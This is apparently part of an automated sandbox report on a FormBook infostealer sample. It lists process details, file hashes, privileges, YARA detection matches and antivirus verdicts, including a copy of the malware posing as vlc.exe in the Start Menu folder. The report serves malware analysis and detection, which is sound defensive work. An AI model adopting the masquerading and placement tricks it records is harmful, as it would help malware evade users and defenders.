Formbook, Description: detect Formbook in memory, Source: 0000001D.00000002.533904446.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: oftmhayq.exe PID: 2344 Parent PID: 5540

General

Start time:	11:38:35
Start date:	27/11/2020

Path:	C:\Users\Public\oftmhayq.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\oftmhayq.exe
Imagebase:	0x8a0000
File size:	552960 bytes
MD5 hash:	7E26E87AB642008D934824D509559859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000002.483476185.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000002.483476185.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000002.483476185.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001E.00000002.484446432.0000000000FA0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001E.00000002.484446432.0000000000FA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001E.00000002.484446432.0000000000FA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

Analysis Process: explorer.exe PID: 3388 Parent PID: 3708

General

Start time:	11:38:37
Start date:	27/11/2020
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: vlc.exe PID: 3476 Parent PID: 3388

General

Start time:	11:38:39
Start date:	27/11/2020
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\VideoLAN\vlc.exe'
Imagebase:	0x70000
File size:	552960 bytes
MD5 hash:	7E26E87AB642008D934824D509559859
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000020.00000002.491474421.00000000033E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000020.00000002.491474421.00000000033E1000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000020.00000002.491474421.00000000033E1000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML
Reputation:	low

Disassembly

Code Analysis